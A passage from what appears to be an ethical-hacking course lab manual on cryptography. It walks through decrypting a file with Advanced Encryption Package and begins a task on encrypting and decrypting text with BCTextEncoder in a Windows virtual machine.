
16. The **File exists already...** pop-up appears, click **Yes**.



Module 20 – Cryptography

17. The decrypted file (**Sample.docx**) appears in the same location, as shown in the screenshot.

Note: In real time, network administrators or ethical hackers use this tool to encrypt files and send it to the intended persons to safeguard the integrity of the files.



18. This concludes the demonstration of performing data encryption using the Advanced Encryption Package.

19. Close all open windows and document all the acquired information.


Task 6: Encrypt and Decrypt Data using BCTextEncoder

BCTextEncoder simplifies encoding and decoding text data. Plain text data are compressed, encrypted, and converted to text format, which can then be easily copied to the clipboard or saved as a text file. This utility software uses public key encryption methods and password-based encryption, as well as strong and approved symmetric and public key algorithms for data encryption.


Here, we will use the BCTextEncoder tool to encrypt and decrypt data.

Module 20 – Cryptography

1. In **Windows 11** virtual machine, navigate to **E:\CEH-Tools\CEHv12 Module 20 Cryptography\Cryptography Tools\BCTextEncoder** and double click **BCTextEncoder.exe**.



2. The **BCTextEncoder Utility** window appears, as shown in the screenshot.



